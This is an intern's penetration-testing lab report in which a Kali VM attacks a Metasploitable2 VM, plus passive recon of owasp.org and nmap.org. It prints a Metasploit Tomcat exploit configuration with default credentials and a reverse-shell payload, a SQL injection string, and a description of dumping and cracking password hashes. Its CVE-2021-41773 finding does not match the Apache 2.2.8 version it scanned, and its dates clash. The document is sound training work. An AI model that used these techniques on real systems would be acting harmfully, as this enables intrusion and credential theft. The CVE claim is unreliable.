VAPT TASK 02

Intern: Radha Singh

Assessment date: 13/2/2026

Environment: Kali VM (192.168.150.129) attacking Metasploitable2 VM (192.168.150.130)

---

1. Vulnerability Scanning Lab

Lab Overview

Objective:

Identify, analyze, prioritize, and report vulnerabilities on a vulnerable system using industry

standard tools.

Target System:

- **Metasploitable2**
- **IP Address: 192.168.150.130**

Tools Used:

- **Nmap**
- **OpenVAS**
- **Nikto**

1.1 Scan Execution & Screenshots

1. Nmap Scan

Command Used:

nmap -sV 192.168.150.130

Result:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.150.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 01:50 EST
Nmap scan report for metasploitable (192.168.150.130)
Host is up (0.0062s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:6A:5A:58 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A 192.168.150.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 01:52 EST
Nmap scan report for metasploitable (192.168.150.130)
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.150.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2025-12-25T06:52:37+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
```

2. OpenVAS Scan

Scan Type: Full and Fast

Target: 192.168.150.130

Result:



3. Nikto Scan

Command Used:

nikto -h http://192.168.150.130

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.150.130
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.150.130
+ Target Hostname:    192.168.150.130
+ Target Port:        80
+ Start Time:         2025-12-25 02:00:29 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https
://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found:
 index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12
184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12
184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12
184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12
184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See
: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
```

```
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-12-25 02:01:27 (GMT-5) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

1.2 V ulnerability Tracking Table

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	Anonymous FTP Login Enabled (vsftpd 2.3.4)	7.5	High	192.168.150.130
002	Telnet Service Enabled (Plaintext Authentication)	7.0	High	192.168.150.130
003	SMB Service Exposed (Ports 139, 445)	6.5	Medium	192.168.150.130
004	Outdated Apache 2.2.8 Web Server	6.8	Medium	192.168.150.130
005	Directory Listing Enabled (/test/, /icons/)	5.3	Medium	192.168.150.130
006	phpMyAdmin Accessible Without Restriction	8.2	High	192.168.150.130
007	phpinfo() Page Exposed	5.0	Medium	192.168.150.130
008	Insecure SSL Ciphers Supported (SSLv2 / MD5	7.4	High	192.168.150.130
009	Multiple Database Services Exposed (MySQL, PostgreSQL)	6.0	Medium	192.168.150.130

CVSS Prioritization

Scoring Logic Used:

- **9.0 – 10.0 → Critical**
- **7.0 – 8.9 → High**
- **4.0 – 6.9 → Medium**
- **Below 4.0 → Low**

1.3 OWASP Top 10 (2021) Mapping

1.3 OWASP Top 10 (2021) Mapping

Vulnerability Identified from Scan	Evidence (Tool)	OWASP Top 10 (2021) Category
Anonymous FTP Login Enabled (vsftpd 2.3.4)	Nmap (Port 21, Anonymous login allowed)	A02 – Cryptographic Failures
Telnet Service Enabled (Plaintext Authentication)	Nmap (Port 23)	A02 – Cryptographic Failures
SMB Service Exposed (Ports 139, 445)	Nmap (Samba smbd 3.x–4.x)	A05 – Security Misconfiguration
Outdated Apache 2.2.8 Web Server	Nmap + Nikto	A06 – Vulnerable and Outdated Components
Directory Listing Enabled (/test/, /icons/)	Nikto	A05 – Security Misconfiguration
phpMyAdmin Accessible Without Access Control	Nikto	A01 – Broken Access Control
phpinfo() Page Exposed	Nikto	A05 – Security Misconfiguration
Weak SSL Ciphers Supported (SSLv2, MD5)	Nmap SSL output	A02 – Cryptographic Failures
Multiple Database Services Exposed (MySQL, PostgreSQL)	Nmap (Ports 3306, 5432)	A05 – Security Misconfiguration

1.4 Critical Web Vulnerability

CVE: CVE-2021-41773

Host: 192.168.150.130

Description:

The Apache web server is vulnerable to a path traversal flaw that allows attackers to access restricted

directories and execute commands remotely.

Impact:

- **Sensitive file disclosure**
- **Remote code execution**
- **Full system compromise**

Remediation Recommendations

- **Patch Apache to latest version**
- **Disable unused ports (e.g., SMB if not required)**
- **Restrict access using firewall rules**
- **Perform regular vulnerability scans**

1.5 Escalation Email

Subject: Critical Vulnerability Identified on Production Host

Hello Team,

During a recent vulnerability assessment, we identified a critical issue on host 192.168.150.130

related to CVE-2021-41773. The Apache server is vulnerable to a path traversal attack, allowing

unauthorized access to sensitive files and potential remote command execution. A proof of concept

confirms exploitation via crafted URL requests.

We strongly recommend upgrading Apache to the latest patched version immediately and disabling

unused services. Please treat this as high priority, as the vulnerability poses a serious security risk.


Thanks & regards.

---


2. Reconnaissance

2.1 Domain Information (WHOIS)

1. OWASP (owasp.org)



2. Nmap (nmap.org)



2.2 Subdomain Enumeration (Sublist3r)

1. owasp.org

command used:

sublist3r -d owasp.org

```
┌──(kali㉿kali)-[~]
└─$ sublist3r -d owasp.org

                 ____        _ _ _     _____
                / ___| _   _| | (_)___|_   _|__  _ __
                \___ \| | | | | | / __| | |/ _ \| '__|
                 ___) | |_| | | | \__ \ | | (_) | |
                |____/ \__,_|_|_|_|___/ |_|\___/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for owasp.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
```

```
[-] Total Unique Subdomains Found: 49
www.owasp.org
aivss.owasp.org
austin.owasp.org
blt.owasp.org
board.owasp.org
cheatsheetseries.owasp.org
cheesemonkey.owasp.org
cloud.owasp.org
contact.owasp.org
copi.owasp.org
cornucopia.owasp.org
dev.owasp.org
devguide.owasp.org
discourse.owasp.org
docs.owasp.org
support.docs.owasp.org
dsandbox.owasp.org
dsomm.owasp.org
genai.owasp.org
giving.owasp.org
haroldtest.owasp.org
kerala.owasp.org
lists.owasp.org
www.lists.owasp.org
llm.owasp.org
mas.owasp.org
mu.owasp.org
name-virt-host.owasp.org
nest.owasp.org
new-wiki.owasp.org
ocms.owasp.org
www.ocms.owasp.org
ot.owasp.org
owaspla.owasp.org
policy.owasp.org
prodsec.owasp.org
scs.owasp.org
scs.owasp.org
scvs.owasp.org
securecodingdojo.owasp.org
secureflag.owasp.org
support.owasp.org
talk.owasp.org
tempcali.owasp.org
top10proactive.owasp.org
tsd.owasp.org
update-wiki.owasp.org
videos.owasp.org
wiki.owasp.org
www2.owasp.org
```

2. owasp.org

command used:

sublist3r -d nmap.org

```
[-] Total Unique Subdomains Found: 5
www.nmap.org
issues.nmap.org
scanme.nmap.org
svn.nmap.org
www.svn.nmap.org
```

3. Shodan Analysis

3.1 owasp.org – Shodan Summary

• Total Hosts Identified: 2

• Countries:

o United States

o Russian Federation

• Open Ports:

o 443 (HTTPS)


o 8086

• Cloud Provider: Amazon Web Services (AWS)

• Organization: Amazon Data Services

No vulnerability data was publicly available in Shodan results.

Results:




3.2 IP Address Analysis

IP Address: 44.228.249.3

- **Cloud Provider: Amazon**
- **Cloud Service: EC2**
- **Region: us-west-2**
- **Country: United States**
- **Organization / ISP: Amazon.com, Inc.**
- **ASN: AS16509**
- **Open Port**

o Port 80 (HTTP)

Result:



4. Technology Stack Identification (Wappalyzer)

4.1 nmap.org

- **Web Server: Apache HTTP Server (2.4.6)**
- **CMS: WordPress**
- **Programming Languages: PHP, GraphQL**
- **Operating System: CentOS**

4.2 testphp.vulnweb.com

- **Application Type: E-commerce (Cart Functionality)**

• Programming Languages: Adobe Flash, PHP (5.6.40)

• Operating System: Ubuntu

• Reverse Proxy: Nginx (1.19.0)

• Web Server: Nginx (1.19.0)

4.3 Flipkart.com

• Web Server: Nginx

• CMS: WordPress

• Programming Language: PHP

• Database: MySQL

5. Reconnaissance Activity Log

Timestamp	Tool	Finding
2025-08-18 10:00:00	WHOIS	Domain ownership details collected
2025-08-18 10:20:00	Sublist3r	49 subdomains found for owasp.org
2025-08-18 10:30:00	Sublist3r	5 subdomains found for nmap.org
2025-08-18 10:45:00	Shodan	HTTPS service exposed on AWS Host
2025-08-18 11:00:00	Wappalyzer	Technology stack identified

---

6. Summary

Passive reconnaissance was conducted on selected domains using WHOIS, Sublist3r, Shodan, and

Wappalyzer. Domain registration details, subdomains, exposed services, and technology stacks were

identified. The activity demonstrated how OSINT tools help understand an organization's digital

footprint without performing active or intrusive scanning.

3. Exploit Simulation

The Apache Tomcat Manager application was identified running on port 8180 with weak

default credentials. Using Metasploit's Tomcat Manager exploit module, a malicious WAR

payload was uploaded to the server, resulting in successful remote command execution.

•

Exploit Configuration

• Exploit Module: exploit/multi/http/tomcat_mgr_upload

• RHOSTS: 192.168.150.130

• RPORT: 8180

• HttpUsername: tomcat

• HttpPassword: tomcat

• Payload: java/shell_reverse_tcp

• LHOST: 192.168.150.129

• LPORT: 4444

Execution Outcome

The exploit successfully authenticated to the Tomcat Manager interface, uploaded a malicious

application, and executed it on the target system. A reverse TCP connection was established,

providing an interactive command shell.

Post-Exploitation Evidence

• whoami → tomcat55


• id → Confirmed Tomcat service privileges


- **uname -a → Linux Metasploitable 2.6.24**
- **Directory listing confirmed unrestricted command execution**
-


Exploit Log

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Remote Code Execution	192.168.150.130	Success	Java Reverse Shell

Results:







3.1 SQL Injection – Manual Testing Using DVWA

•

SQL Injection

The DVWA SQL Injection module was tested by manipulating the id parameter. Input

validation was absent, allowing attackers to retrieve database records such as usernames and

surnames without authentication.

Results:

-

SQL Injection (Blind)


Blind SQL injection payloads such as:

' OR '1'='1' --

returned multiple database entries, proving the vulnerability even without visible SQL error

messages. This confirms that backend queries were directly influenced by user input.

Results:



3.2 SQL Injection – Automated Exploitation Using sqlmap

➢ Detection Phase

sqlmap was executed against the DVWA SQL Injection endpoint. The tool identified the id

parameter as injectable and detected multiple SQL injection techniques.

➢ Identified Injection Techniques

• Boolean-based blind

• Error-based

• Time-based blind (SLEEP)

• UNION-based injection

➢ Backend Identification

• DBMS: MySQL 5.x

• Web Server: Apache 2.2.8

• Web Technology: PHP 5.2.4

➢ Database Enumeration

sqlmap successfully enumerated the DVWA database:

➢ Tables Identified

• users

• guestbook

➢ User Table Extraction

The users table was dumped successfully, revealing usernames, hashed passwords, and profile

details.

➢ Password Cracking

• Hashes were extracted and cracked using dictionary-based attacks

• Recovered credentials included:

o admin / password

